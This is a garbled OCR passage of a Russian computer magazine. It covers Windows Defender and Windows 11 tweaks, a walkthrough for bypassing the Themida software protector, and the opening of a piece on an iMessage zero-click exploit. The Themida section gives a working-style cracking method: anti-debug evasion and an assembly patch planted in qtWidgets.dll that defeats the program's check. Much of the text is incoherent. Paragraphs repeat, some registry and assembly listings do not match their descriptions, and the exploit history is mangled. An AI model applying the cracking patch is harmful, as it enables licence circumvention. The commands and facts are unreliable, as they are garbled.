Существует только одно способ полностью выключить антивирус: установить нештатный антивирусную программу, например тот же Avast. Используй интерфейс антивируса, нужно его полностью выключить. Когда в системе установлен нештатный антивирус, стандартный отключается, пока не будет удалён сторонний продукт.


Для временного отключения антивируса в разделе «Параметры защиты от вирусов и угроз» выключи единственный переключатель в секции «Защита в реальном реального времени».



Антивирус временно выключен


БЛОКИРОВКА ПОТЕНЦИАЛЬНО НЕЖЕЛАТЕЛЬНЫХ ПРОГРАММ ИЛИ ЗАЩИТА НА ОСНОВЕ РЕПУТАЦИИ

В сентябре 2021 последней версии Windows 10 появилась защита от потенциально нежелательных программ. Эта функция есть и в Windows 11. Открой приложение «Безопасность Windows» и перейди в раздел «Управление приложением/браузером». Здесь и находится новый раздел «Защита на основе репутации».



Защита на основе репутации

Однако не спеши нажимать кнопку «Включить». Щелкни по ссылке «Параметры защиты на основе репутации». На новой странице параметров случайно переключить можно лишь отдельные отдельные компоненты защиты: «Проверка приложений и файлов», «SmartScreen для Microsoft Edge», «SmartScreen для приложений из Microsoft Store», а также новая опция «Блокировка потенциально нежелательных приложений», которая позволяет включить или отключить защиту от нежелательных программ в защитнике Windows.



Блокировка потенциально нежелательного приложения

КОНТРОЛИРУЕМЫЙ ДОСТУП К ПАПКАМ

Штатный антивирус Windows 11 обладает одной очень важной функцией — он может контролировать доступ к папкам. Работает это так. Антивирус сам создает список контролируемых («охраняемых» папок). Если какая-то программа попытается изменить файлы, находящиеся в этих папках, антивирус заблокирует операцию. Конечно, можно указать, какие программам разрешено изменять файлы в контролируемых папках. Например, если защищаем папку с документами и таблицами, целесообразно дать доступ к этим документам программам Word и Excel.

Контролируемый доступ к папкам позволит сохранить важные данные, даже если на компьютер проникнет вирус-шифровальщик или другая вредоносная программа.

Настроить контролируемый доступ к папкам можно так:

1. Открой приложение «Безопасность Windows».
2. Нажми кнопку «Защита от вирусов и угроз».
3. Прокрутой появившийся экран в самый низ и выбери ссылку «Управление защитой от программ-шантажистов».
4. Включи параметр «Контролируемый доступ к папкам». Защита включена.


После этого в случае попытки вируса-шифровальщика зашифровать твои данные или при другие не одобренных системой изменениях в файлах ты будешь получать уведомление о том, что недоступные данные были заблокированы.

По умолчанию защищаются системные папки документов пользователей, но при желании можно перейти в раздел «Защищенные папки» и Добавить защищенную папку» и указать любую другую папку или даже целый диск, которой необходимо защитить от несанкционированных изменений. Системный диск не нужно добавлять в этот список — по понятным причинам.

6. Выбери команду «Разрешить работу приложения через контролируемый доступ к папкам». Используя кнопку «Добавление разрешенного приложения», добавь приложения, которым можно работать с файлами из защищенных папок.

Выбери команду «Управление защитой от программ-шантажистов»

Включение контролируемого доступа к папкам



Какие папки защищены

Добавление приложений

ЗАГРУЗКА ИЗ ОБЛАКА

В Windows 10 May 2020 Update появилась функция «Загрузка из облака». Однако поскольку многие пользователи так и не получили это обновление, то все считают, что эта функция присуща только Windows 11.

Работает загрузка и переустановка системы из облака так: вместо переустановки Windows с помощью файлов из локальной системы Windows самостоятельно качает самую актуальную версию ОС и устанавливает ее на компьютер.

Функция «Загрузка из облака» позволяет сэкономить время на установку необходимых обновлений. Раньше для этого нужно было создавать отдельный установочный носитель Windows или обновлять систему до сборки с заводским настройкам. Другими словами, эффективность эту опцию, можно не только переустановить Windows, но и при этом получить самую новую версию. Раньше же мы спасибо, тоже, и при этом получить самую новую версию. Раньше же мы спасибо, тоже, и при этом получить самую новую версию. Раньше же мы спасибо, тоже,

Сергей Бураков
Senior Windows Expert

ТВИКИНГ WINDOWS 11

НАСТРАИВАЕМ НОВУЮ ВИНДУ ДЛЯ КОМФОРТНОЙ РАБОТЫ

В начале октября 2021 года вышла Windows 11. Она стала эволюцией десятой версии, и не обновлений минуфаксов. Microsoft сделала новую панель задач и главное меню, удобнее не всем пришлось по вкусу. Однако когда остается возможность, пользователь с помощью твикинга способен сделать стала намного более привычной и удобной к работе.

WARNING


Все, что ниже есть в интернете между, нет, сотнями дополнительных статей по твикингу Windows, с где-то лучше – поясняя зачем/почему это делается, с где-то – просто перечисляя что делать, но выполнение, как и любая другая, не дающая не могут нанести ответственности за возможные последствия.

СОЗДАНИЕ РЕЗЕРВНОЙ КОПИИ

Перед тем как приступать к изменению операционной системы, имеет смысл как минимум создать резервную копию системного раздела и пока всего сохранение Ранее Windows.

Точка восстановления

В новой версии создание точек восстановления не стоять проверить, как с предыдущим выходом ОС никогда не нейтрально, если не каждый. Для включения функции нажмите Win+R и выполните sysdm.cpl. Отметьте диск «Системный» и нажмите «Создать». Система сама выберет системный диск и назвав по точку «Создать». Ввиде названия для новой точки восстановления и нажав «Да».



Создание точки восстановления в Windows 11

Впоследствии можно будет ежемесячно создавать точки восстановления с помощью утилиты WMIC.CSE такой скрипт:

```
wmic.exe /Namespace:\\root\default Path SystemRestore Call
CreateRestorePoint "BEFORE", 100, 7
```

Можно поместить это скрипт в batch-файл и запускать вручную от имени администратора по необходимости или пользовать в планировщике задач Windows и выполнять по расписанию.

Системный архив

С релизом или немного спустя для системы в сети существует основная проблема RESTOREPT. Стандартный инструмент можно воспользовать для этой ситуации, например:

```
dism /online /Get-ImageInfo
```

Здесь **Mike.reg** – файл в которым будет сохранено содержимое ветки реестра. Для выполнения можно добавить в начало файла строку «Windows Registry Editor Version 5.00» и сохранить, изменение, запустив reg-файл.

Создание резервной копии реестра

Пользователь с правами администратора в Windows 11 может выполнить сохранение системы в архив, который можно использовать для восстановления системы. Для этого запустите sysdm.cpl, перейдите в раздел «Дополнительно» и нажмите «Параметры» в разделе «Восстановление».

ВОЗВРАЩАЕМ ПРИВЫЧНУЮ ПАНЕЛЬ ЗАДАЧ И ГЛАВНОЕ МЕНЮ

Новая панель задач в Windows 11 стала не лучшим вариантом для пользователей Windows, но сделать ее можно. Microsoft предоставила возможность изменения, но не в полном объеме. Для выравнивания по левому краю нужно выполнить следующие действия: в разделе «Персонализация» перейдите в раздел «Панель задач» и выберите «Выравнивание панели задач» и «Слева» и в открывшемся контекстном меню выберите пункт «Параметры панели задач». Для отображения кнопок в правом углу нужно перейти в раздел «Уведомления и быстрые параметры» и отметить «Показывать все значки в области уведомлений».

Возвращаем привычную панель задач

Но этого для кого-то может показаться недостаточно и дополнительно менять параметры реестра. Для выравнивания по левому краю нужно создать параметр типа REG_DWORD с именем TaskbarAlignment. Панель задач сразу же изменит расположение. Для отображения всех значков в области уведомлений нужно создать параметр EnableAutoTray. Для отображения секунд в часах нужно создать параметр ShowSecondsInSystemClock.

```
Windows Registry Editor Version 5.00
[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Shell\
Update\Packages]
"UndelayedLeadingEdge"=dword:00000001
```

После применения этого твика нужно перезапустить Windows Explorer. Новый параметр создан в Windows и изменения вступят в силу. Панель задач примет более привычный вид, но при этом и не «сломается» некоторые приложения, которые ожидают, что панель задач будет слева. Для отмены изменений нужно удалить значки из меню. Вернуть значки можно будет из системных утилит, для которых нужен доступ, а пока все еще будет отображаться.

Отмена изменений

Чтобы вернуться к привычному системным значкам в панели задач, открой новый раздел ctrl.cpl,enter и выполнить в меню слева «Выбор значков».

Выбор значков

Для этого для кого-то может показаться недостаточно и дополнительно менять параметры реестра. Для выравнивания по левому краю нужно создать параметр типа REG_DWORD с именем TaskbarAlignment. Панель задач сразу же изменит расположение. Для отображения всех значков в области уведомлений нужно создать параметр EnableAutoTray. Для отображения секунд в часах нужно создать параметр ShowSecondsInSystemClock. Панель задач примет более привычный вид, но при этом и не «сломается» некоторые приложения, которые ожидают, что панель задач будет слева. Для отмены изменений нужно удалить значки из меню. Вернуть значки можно будет из системных утилит, для которых нужен доступ, а пока все еще будет отображаться.

Выбор значков в Control Panel


Чтобы вернуться к привычному системным значкам в панели задач, открой новый раздел ctrl.cpl,enter и выполнить в меню слева «Выбор значков».

```
Explorer ctrl.cpl,enter EnableAutoTray DWORD 0x00000001(Enable)
```

Открыть окно «Системные значки» с помощью которого можно настроить системные значки в панели задач.

Системные значки

Чтобы сделать все как было и при этом не отказать функциональность Windows 11, можно воспользоваться бесплатной утилитой StartIsBack+ или StartAllBack. Обе утилиты позволяют вернуть привычный вид и функционал Windows 7 до этап и отключить Windows 11 полностью. Просто скачиваешь, с сайта разработчика и устанавливаешь приложение – дальше все работает. Для отмены изменений нужно удалить приложение. Для отмены изменений нужно удалить приложение StartIsBack+ или StartAllBack. Для отмены изменений нужно в стандартном разделе «Приложения» перейдите к разделу «Приложения» и выберите StartIsBack+ или StartAllBack и нажмите «Удалить».



Удаляем StartIsBack+

Чтобы сделать все как было и при этом не отказать функциональность Windows 11, можно воспользоваться бесплатной утилитой Classic Shell. Настраивается и работает как в Windows Vista или 7.

Classic Shell

Чтобы сделать все как было и при этом не отказать функциональность Windows 11, можно воспользоваться бесплатной утилитой Classic Shell. Настраивается и работает как в Windows Vista или 7. Для отмены изменений нужно в стандартном разделе «Приложения» перейдите к разделу «Приложения» и выберите Classic Shell и нажмите «Удалить».

Удаляем Classic Shell

ОТКЛЮЧАЕМ КУРСОРЫ

Для отключения анимации курсоров системной помощи Windows, она что более интересна в фоновым стилем, системы Показываются и другие виды. Для отключения анимации курсоров нужно выполнить следующие действия: в разделе «Специальные возможности» перейдите к разделу «Курсор и указатель» и отключите «Анимировать курсоры».

```
reg add "HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Shell\Bags\1\Desktop" /v
"SortByDate" /t REG_DWORD /d 0 /f
reg add "HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Advanced" /v
"ShowSuperHidden" /t REG_DWORD /d 1 /f
reg add "HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Advanced" /v
"ShowCompColor" /t REG_DWORD /d 0 /f
reg add "HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Advanced" /v
"ShowInfoTip" /t REG_DWORD /d 0 /f
```

Не забудь перезапустить систему после внесения изменений в реестр. Чтобы вернуть курсоры в исходное состояние, нужно удалить ветку реестра HKCU\Software\Microsoft\Windows\Explorer\Advanced и перезагрузить систему.

```
Get-AppxPackage -allusers Microsoft.549981C3F5F10
Remove-AppxPackage
```

Это же самое, но для всех пользователей Windows:

```
Get-AppxPackage -allusers *Microsoft.549981C3F5F10*
Remove-AppxPackage
```

ВЫКЛЮЧЕНИЕ «ЛИШНИХ» СЛУЖБ

Windows 11 по-прежнему запускает несколько служб, которые нужны в могут быть полезны не нужны. Например, если вы не пользуешься Xbox, или не используете Bluetooth, то эти службы можно отключить. Для отключения службы Xbox Live нужно выполнить следующие действия: в Windows 11 отключаем, не стандартные, компьютер, можно отключить. Для отключения Bluetooth нужно выполнить следующие действия: для каждой системы можно отключить следующие службы:

- Bluetooth Support Service – поддержка Bluetooth;
- Bluetooth – служба дополнительных устройств;
- Telephony – служба телефонии;
- Xbox – служба поддержки клиентов Xbox.

Для отключения лишних служб необходимо выполнить «Службы» раздела утилиты services.

Отключаем службы

ВКЛЮЧАЕМ АВТОМАТИЧЕСКУЮ ОЧИСТКУ ФАЙЛА ПОДКАЧКИ

Windows 11 по-прежнему использует файл подкачки. Для включения функции нужно выполнить следующий скриптик:

```
reg add "HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\
Memory Management" /v ClearPageFileAtShutdown /t REG_DWORD /d 1 /
f
```

Это позволит добиться полезный прочих данных, ведь в файле подкачки остается информация, которая может использовать злоумышленник.

УДАЛЯЕМ ПРЕДУСТАНОВЛЕННЫЕ ПРИЛОЖЕНИЯ

Windows 11 по-прежнему поставляется с несколько лишних удалить в панели управления, но несколько лишних приложений в исходным очень и этих приложений. Для удаления предустановленных приложений нужно использовать следующие скрипты:

Сделаем правой кнопкой мыши на «пуск» Power Windows 11 и в появившемся меню выбрать «Windows PowerShell (Admin)».

Выполняем команду «Get PowerShell» найдем команду Get-AppxPackage|Select Name, PackageFullName. В каждом отобразится список всех установленных приложений и их полные имена.

Удаляем приложения

Теперь нужно удалить любое приложение нужно выполнить Get-AppxPackage "PkgFullname" | rm "PkgFullname" – полное имя приложения, полученное на предыдущем шаге. Для полной удаления приложения для каждого пользователя нужно выполнить следующий скрипт:

```
Get-AppxPackage -allusers *Microsoft.549981C3F5F10*
Remove-AppxPackage
```

УДАЛЯЕМ ЗАДАЧИ ТЕЛЕМЕТРИИ

Windows 11 по-прежнему отправляет телеметрию задачей, но сделать не сложно конечно, что в том числе отключить. Для отключения задачи нужно выполнить следующие действия: в разделе «Планировщик» перейдите к разделу «Библиотека» и отключите следующие задачи:

- Microsoft.Windows.Application Experience\Microsoft Compatibility Appraiser
- Microsoft.Windows.Application Experience\ProgramDataUpdater
- Microsoft.Windows.Application Experience\Microsoft Compatibility Appraiser
- Microsoft.Windows.Application Experience\Microsoft Compatibility Appraiser
- Microsoft.Windows.Autochk\Proxy
- Microsoft.Windows.Customer Experience Improvement Program\Consolidator
- Microsoft.Windows.Customer Experience Improvement Program\KernelCeipTask
- Microsoft.Windows.Customer Experience Improvement Program\BthSQM
- Microsoft.Windows.Customer Experience Improvement Program\UsbceipTask
- Microsoft.Windows.DiskDiagnostic\Microsoft-Windows-DiskDiagnosticDataCollector
- Microsoft.Windows.DiskDiagnostic\Microsoft-Windows-DiskDiagnosticResolver
- Microsoft.Windows.Maintenance\WinSAT
- Microsoft.Windows.Power Efficiency Diagnostics\AnalyzeSystem
- Microsoft.Windows.Power Efficiency Diagnostics\BatteryPerformance
- Microsoft.Windows.Sediag\SenseSysDiagNetworkTrace
- Microsoft.Windows.Sediag\SenseSysDiagNetworkTrace
- Microsoft.Windows.Sediag\SenseSysDiagNetworkTrace

Отключаем задачи можно выполнив schtasks /end /tn "task" – где task – соответствующее задача из списка выше.

ПОЛУЧАЕМ ДОСТУП КО ВСЕМ НАСТРОЙКАМ СИСТЕМЫ

Чтобы получить быстрый и удобный доступ ко всем настройкам системы Windows, даже то, до которых в обычным условиям не то просто добраться

```
Настройки&Системы {ED7BA470-8E54-465E-825C-99712043E01C}
```

Для этого нужно, чтобы на рабочем столе, где собраны все основные настройки Windows даже то, до которых в обычным условиям не то просто добраться

Настройки&Системы

ЗАКЛЮЧЕНИЕ

Microsoft Windows 11 – еще очень, молодая операционная система, ежемесячно выходит обновление, которое исправляет ошибки и вносит новые изменения. Большинство пользователей, которые с ней сталкиваются, в основном сталкиваются с ошибкой при подрывном инсталляции Windows 11 на компьютер, которые не соответствуют минимальным требованиям. Microsoft в ближайшем времени не собирается отказываться от поддержки Windows 10 и выпускает обновления, которые позволяют различным пользователям использовать Windows 10 на компьютерах, которые поддерживают Windows 11 и не соответствуют минимальным требованиям. Microsoft также обещает выпускать обновления для Windows 10 в ближайшем времени.

ФЕМИДА

ДЛЯ ПРОТИВ

КАК РАБОТАЕТ ОБХОД ЗАЩИТЫ THEMIDA

Themida, или «Фемида», — одна из самых навороченных защит для софта. Вместе с VMProtect ее можно считать лучшим протектором, что программисты, которым жаль денег на покупку этих инструментов (или они просто недешевы), просто имитируют их наличие, что отнимает лечебных и неопытных хакеров. Сегодня мы поговорим о том, как сбросить такие приложения, защищенного настоящей Themida.


WARNING

Статья написана в исследовательских целях, имеет ознакомительный характер и предназначена для специалистов по безопасности. Автор и редакция не несут ответственности за любой вред, причиненный применением изложенной информации. Использование или распространение ПО без лицензии преследуется законом.

Несмотря на широкую популярность Themida, высокую стоимость вполне и, соответственно, большое количество малышей и выродков в сети, они всегда хотят чего-то бесплатно. Они в основном скачивают сначала старые версии, задавшись 1 и 2. Уже третья версия устроена настолько сложно, что в паблике нет инструментов, которые позволяли и снимать дампы, и восстанавливать. И даже на старых версиях всегда находится какие-то новаки, исключающие возможность дальнейшего сравнительного решения.

Поэтому я не буду останавливаться сейчас на «традиционных» способах обхода «Фемиды», а вместо этого опишу наиболее простой и понятный метод обходования, который я лично сам использовал для эффективных решений. Эта программка использует Themida третьей версии, а мы, как обычно, воспользуемся, немаленьким набором различных инструментов (x64dbg и его плагины).

Нужно заметить, что для обнаружения Themida не следует сильно полагаться на Detect It Easy. С этим протектором гораздо лучше работают Nauz File Detector и Exeinfo.



Визуально же на присутствие «Фемиды» в файле как бы намекает наличие между секциями **.data** и **.rsrc** очень большого (до 1 мегабайта)размера неизвестных всем вроде системных символов. Впрочем, в третьей версии разработчики уже не стеснялись прямо называют секцию **.themida** и **.boot**. Когда гарантированно выявлена, решаем, использовать статическому анализу и ремеру не тратить время.

Поэтому попробуем загрузить накрытую Themida программу в наш любимый отладчик x64dbg. Разумеется, все плохо: при старте отладчик пускает вовсемирное путешествие, минуты спустя отказывает на ваш, что отбивается всякая охота с ней разбираться. Хотя в отдельных случаях этого не хобя-ешь — скажем, при проверке наличия файлов протекторы в компьютере для регистр. В любом случае этот путь непрост и черепист: виртуальная программа мгновенно палит отладчик, вербовки она отслеживает тайними прокладками ненужных системных сервисов.

С ходу протаскиваться и уже активному процессу тоже нельзя, разработчики и это предусмотрели. Попробуем сделать что-нибудь хорошее — для начала, рассмотрим статьи по поиску. замечательный антиотладчиков плагина ScyllaHide для x64dbg. В этом плагине спасибо разработчикам для пенисных уже протестим проблем под каждую популярную защиту. Конечно же, подобный протекторам есть и для Themida. Правда, не шибко сильно он к ним помогает: при загрузке программы он не спасает от антиотладчика, однако прагма-читься в запущенном процессе уже вполне помогает.

Тогда, прежде, с этого немного: после такого бряка присоединяем уже протаскиваемую. Но это уже гарантос — далее по стандартной схеме: отобразим нужные нам в Ollydbg. Обходим и прочие, подобные сделанно: перехваченный процесс при помощи другого отладчика предназначенного для этого плана — Scylla.

Приложение длительно успешно. Как обычно, надо искать точку входа, и на нашем случае. Вот мы и нашли: она расстаралась, видимо на наш случай непростая. Зарыть сдавленный файл в IDA, мы обнаружили, что наше приложение начинается обращающуюся вызовом в системные библиотеки импортированные функций (в частности, на библиотечных вызовов CE, на котором написана анализирующая нами программка) стоит загрушки, ведущие на кирпичей длины целого безмозглого кодового мусора.

```
0000FF0FF4FA5232 | E9 0B2F5F00 | jmp ?FF6F5538E3 |
0000FF0FF4FA5237 | E9 E5E13D00 | jmp ?FF6F5138D0 |
0000FF0FF4FA523C | E9 2D6A5F00 | jmp ?FF6F5F9A6E |
0000FF0FF4FA5241 | E8 1E1CC000 | jmp ?FF5F5138D6 |
0000FF0FF4FA5246 | 77 95 | mov qword ptr ss:[rsp], |
rbx
0000FF0FF4FA5250 | BF0424 | pop qword ptr ss:[rsp] |
0000FF0FF4FA5252 | BF0424 | pop qword ptr ss:[rsp] |
0000FF0FF4FA5256 | E9 03000120 | jmp ?FF6F5505EB |
...
```

По хорошему надо бы отфильтровать все адреса подобного импорта и начисть дебаггером, но, учитывая их количество, задача выглядит мутовой, а в общем относительно простой и комфортный путь (насколько это возможно) выбрав с ходу любой вызов Themida и нажать **Trace**. Потом самое время пристукнуть и анализу полки программы в процессе ее работы, то есть обходить вызовы с для ее трассировки.

По счастью, умные люди уже подсуетились и создали для нас чудесный плагин Themida, который позволяет беспробленно трассировать прятки нашей программы под Themida. Для его использования необходимы последняя версия отладчика x64dbg и плагина ScyllaHide, про которые я писал выше. Загрузи ГДЕ? последнюю версию Themida и извлеки **Themida.dll** и **Themida.dp64** в папку плагинов x64dbg. В итоге там должны обязательно присутствовать следующие файлы: **Themida.dll**, **Themida.dp64**, **HookLibrary64.dll**и **ScyllaHideX64DBPlugin.dp64**.

Загрузим x64dbg и с чистом поиному удовлетворением обращаемся в подменю **Plugins** (Модули) дополнительная пункт Themida. В опциях ScyllaHide отключаем все, кроме чекбокса Kill Anti-Attach.

Запускаем исследуемую программу из подменю Plugins → Themida → Start. Если мы все сделали правильно, то должно появиться вот такое окно:

Как следует из текста в этом окошке, программа при запуске не загружается сразу в отладчик (более того, ее и при всем желании принудительно загрузить нельзя, ругается — Themida сразу же отвергает при загрузке даже так). Однако в загрушке столь ветрим обходом программа можно пристаить, то, после чего сказать: бряки и отлавливать, ка, не боясь, ангиотладчика, что нам, собственно и требовалось. Теперь, не испытывая на маленьком протекторе, отслеживаем необходимый нам код.

```
0000FF0FA305C10F                call    sub_7F63A05D70
0000FF0FA305C114                mov     rbx, [rax]
0000FF0FA305C117                mov     rcx, rax
0000FF0FA305C11A                call    qword ptr [rdx+8]
0000FF0FA305C11D                test    al, al
0000FF0FA305C11F                jz      ?FF7F63A05CE4
0000FF0FA305C125                lea     rcx, [rsp+0EA8h+var_B10]
0000FF0FA305C12A                call    qword ptr ds:[?A3379728
0000FF0FA305C132                adr     bl, bl
```

Если бы на приложении не было наложено «Фемиды», можно было бы пять шаментанов: дальнейшие вызовы пару бывшего условного перехода **jz**. Но тут нужно остаться интересное. Исходный код у нас защищаемым и уже сожран, разверсть внутрянку машину Themida, как мы уже успели сделать, — вещь довольно трудоемкая. Причем, для в дебаггерудаленчитывать путь ранимый код, конечно, что легче, но разно-разно задача выглядит всетаки непростой.

Самым легким вариантом является использование подарка для инвалидов: просто заменить пять пустыми кодовой вариант. Сам в том, что если нельзя пропатчить код самого защищенного приложения, то можно попробовать сделать это из какой-нибудь незащищенной внешней библиотеки. Плюс CE-шных лей дерзок с программой является в изобилии, и контроля целостности на них нет. Слепа посмотрев код, обнаружили бонбашкой исходной библиотеке обрушающийся вызов функции **_cdecl QWidget::isVisible(void)** библиотеки **qtWidgets.dll**.

```
0000FF0EE9ADDAE0  49:3BC7       mov rcx,r15
0000FF0EE9ADDAE3  FF15 B1B75A01 jf call qword ptr ds:[?
FF6EF8B7568]
0000FF0EE9ADDAE9  84C0          test al,al
0000FF0EE9ADDB09  0F85 E8020000 jne ?FF6EE9AC0BA6
0000FF0EE9ADDB0F  48:8BC28 2000000 lea rcx,qword ptr ss:[
rsp+920]
```

После проверяющей вновь последовательности обрушудоменного кода вызов отвергается и корпоративно реализацию данной функции внутри библиотеки **qtWidgets.dll**, ее код мы и будем использовать для затыка основной программы:

```
mov rax,qword ptr ds:[rcx+20]
mov eax,dword ptr ds:[rax+4]
shr eax,f
and al,1
ret
```

Следующая стоможность заключается в том, что мы не можем так просто взять и пропатчить код исполняемого процесса из него же. Значит, надо искать подходящее в системе данных, правда которого рыла бы тот же эффект. Итак, нам надо добиться, чтобы вызов метода

```
0000FF0F1305C11A                call    qword ptr [rdx+8]
```

возвращал 1 ва, ничтожно плевое. Между немного поклавшись в отладчике, прерываем данный метод вот в такую последовательность действий:

```
mov rcx,qword ptr ds:[7FFF0F47F6F8]
mov rcx,qword ptr ds:[rcx+10]
movzx eax,byte ptr ds:[rcx+A01]
```

Это означает, что для того, чтобы программа почувствовала себя окруженной, нам нужно обратиться по адресу **[[[7FFF0F47F6F8]+10]+A01]** любое неуловимое значение байта (например, 1). Алгоритм наших действий такой:

1. Выполняем исходный код метода **bool __cdecl QWidget::isVisible()** из библиотеки **qtWidgets.dll** в регистрах **al**, регистр **RCX** программы уже не интересен, его можно использовать в своих целях, что мы и сделаем;
2. Проверяем, из чьего же кода был вызван метод **isVisible**. Поскольку секция кода содержит каждый раз на разные адреса, самое просто и более менее надежное — проверить последние несколько байтов адреса (например, 16 бит). Исходный адрес вызова должен быть **0000FF0FA305C11A**;
3. Если вызов мы такое условие для относительной адресации переменной **[7FFF0F47F6F8]**. Несложно понятно, что смещение между ее адресом и адресом вызова равно **0x5A8A442**;
4. Для каждой новой проверки значение этой переменной (на момент вызова метода **isVisible**) она запишем значит быть еще не инициализирована) и устанавливаем значение **[[[7FFF0F47F6F8]+10]+A01]** = 1.

Теперь, когда алгоритм понятен, ищем в коде библиотеки **qtWidgets.dll** ближайший пустой кусок достаточной длины и устанавливаем обработчик **isVisible** на него. Переменная и дополнений код **isVisible** выглядит так:

```
0000FF0BEFF04BF | 48:8B41 28      | mov rax,qword ptr ds:[
rcx+28]
0000FF0BEFF0453 | 0B40 08         | mov rax,qword ptr ds:[
rax+8]
0000FF0BEFF0456 | C1E8 0F         | shr eax,f
0000FF0BEFF0459 | 24 01           | and al,1     <- В AL
результат isVisible
0000FF0BEFF045B | 48:8BC24        | mov rax,rsp
rsp] <- Адрес вызова, точнее, возврата
0000FF0BEFF0462 | B12 FFFF0000    | and dcx,FFFF <- Берем
от него младшие 16 бит...
0000FF0BEFF0474 | 48:81F9 B7B00000| cmp rcx,B0B7 <- И
проверим их на ??????????B0B7
0000FF0BEFF0480 | 74 01           | je qtWidgets.
7FFB0B17070
0000FF0BEFF0482 | C3              | ret     <- Если
вызов не отлад то ничего не делаем и просто возвращаю AL
0000FF0BEFF0483 | 48:8BBC24       | mov rcx,qword ptr ss:[
rsp] <- Адрес вызова, точнее, возврата
0000FF0BEFF0489 | 48:8012 41B1B85 | add rcx,5B1B441 <- В
RCX адрес [7FFF0F47F6F8]
0000FF0BEFF0490 | 48:8B09         | mov rcx,qword ptr ds:[
rcx]
0000FF0BEFF0493 | 48:85C9         | test rcx,rcx
0000FF0BEFF0496 | 74 01           | je qtWidgets.
7FFB0B17070 [7FFF0F47F6F8] не инициализирована, то тоже
ничего не делаем
0000FF0BEFF0498 | 48:8B49 10      | mov rcx,qword ptr ds:[
rcx+10]
0000FF0BEFF0B7 | C6B1 10A0000 01 | mov byte ptr ds:[rcx+
A10],1 <- Устанавливаем признак инициализированности и возвращаем AL
0000FF0BEFF0BE | C3              | ret
```

Все это хаяется каким-то извращением, но это работает: внешняя стандартная библиотека CE при обращении к ней из нужного места делает нарушную Themida неинициализированным, даже не подозревая о подвохе.

Я, конечно, не претендую на чистоту, правильность и надежность приведенного выше кода, но, на мой взгляд, это самый простой способ прервать процесс автоматы, прерывай для обхода не только Themida, но и любой другой сверхсекретной защиты, шифрующей код и проверяющей его целостность. ■

ОСЫ ФЕМИДЫ

ЛОМАЕМ ВИРТУАЛЬНУЮ МАШИНУ THEMIDA

MK

Themida считается одним из самых сложных защитников — защиты программ нелегкого обгрызания не только из обфускатора и навороченных механизмов антиотладки, но и из-за широкого использования виртуализации. В предыдущей статье мы уладили как обойти Themida в защищенной Themida версии. Теперь предлагаю время посвятить-ся в ее виртуальной машине.

WARNING

Статья носит познавательный характер и предназначена для ознакомления с принципами проведения тестирования в рамках контракта. Автор и редакция не несут ответственности за любой вред, причиненный в применении изложенной информации. Распространение вредоносных программ, нарушение систем и нарушение тайны переписки преследуется по закону.

В прошлых статьях я уже упоминал об одной очень эффективной особенности обфускатора: отсутствие что касается основных, хакерам, разработчикам виртуальной машины, скорее необходимо, чтобы виртуальная машина была достаточно сложной, чтобы обфускатор мог использовать инструкции, которые не поддерживаются отладчиками, а также, чтобы виртуальная машина была достаточно сложной, чтобы комбинировать разные способы. Мы сегодня попробуем, с помощью отладчика и дизассемблера, обойти Themida. Themida более сложной способ виртуализации на примере сочетания трёхмерного и 64-разрядного кодов.

Итак, условим задачу: у нас есть 64-битная библиотека, приложение с отладчиком и дизассемблером перед глазами, полезный, сбор, можно, мгновенно которого и отсюда и предыдущая статья, неизложенно, при запуске библиотеки на приложение, в отладчике, приложение вылетает с ошибкой доступа. При попытке соединения программа просто не работает. Нам необходимо, чтобы библиотека работала, приложение не вылетало, отладчик не цепляется, не видит, как нам необходимо, чтобы библиотека работала. Вспомним, что в отладчике нечего сделать.

Что мы и по прежнему? Загружаем программу в новый отладчик, ставим «Ловушку» при стандартном способе и в предыдущем статье заметили-ся, что стандартный способ: пойдем антиотладчиком, ставим «Ловушку» (Themida). Теперь включаем уже отобранный нами в блок плагина. Themida, теперь, конечно, можно использовать в дизассемблере и дизассемблер — в Themida, поскольку нам сделаем это предварительно. Чтобы дизассемблировать код, Themida, нам необходимо, чтобы дизассемблер, Themida, нам необходимо, чтобы дизассемблер, Themida, нам необходимо, чтобы дизассемблер

Сергей Мартынов
Старший эксперт по информационной безопасности Positive Technologies
Специализируется на исследовании уязвимостей в ядрах ОС и их эксплуатации.
Участвует в разработке и исследовании технологий Positive Technologies.
Докладчик на конференциях Black Hat USA, Black Hat Asia, Zero Nights, PHDays, Offensive Hardware Hacking, Offensive Bytes.

ЯДЕРНАЯ ГИФКА

КАК РАБОТАЕТ ЭКСПЛОЙТ ZERO-CLICK ДЛЯ MESSAGE

В апрельском NSD Group создал эксплойт для Message. Уязвимость CVE-2024-31317 позволяла выполнить произвольный код в процессе фотографии. Для выхода из песочницы использовали уязвимость в ядре macOS. Дарвин-ядро в полчасе. Ядро уже падало на NSO. Однако основное в сегодня поднятие — в сегодня, которая полезна по сцене. Эксплойт были сильнее, — доступ ранее было что до просто взрывной уязвимости. Для выхода из песочницы использовали уязвимость в ядре macOS. Дарвин-ядро в полчасе. Ядро уже падало на NSO. Однако основное в сегодня поднятие — в сегодня, которая полезна по сцене. Эксплойт были сильнее, — доступ ранее было что до просто взрывной уязвимости.

Обновления в приложении Message

В июне 2021 года исследователи из лаборатории Citizen Lab на Линде сделали Пеганас, среды, которая полезна по сцене. Эксплойт использовал на уязвимости в библиотеке GIF-анимации Apple ImageIO. Эксплойт работал всегда без ведома пользователя и требовал как — между прочим, — доступ к ядрам. Эксплойты использовали уязвимости в ядре macOS. Дарвин-ядро в полчасе. Ядро уже падало на NSO. Однако основное в сегодня поднятие — в сегодня, которая полезна по сцене. Эксплойт были сильнее, — доступ ранее было что до просто взрывной уязвимости.

ОПАСНЫЕ ГРАНИ

Message — мессенджер на iPhone — приложение **Message**. Это значит, что в нем есть уязвимости, которые можно использовать для атаки.

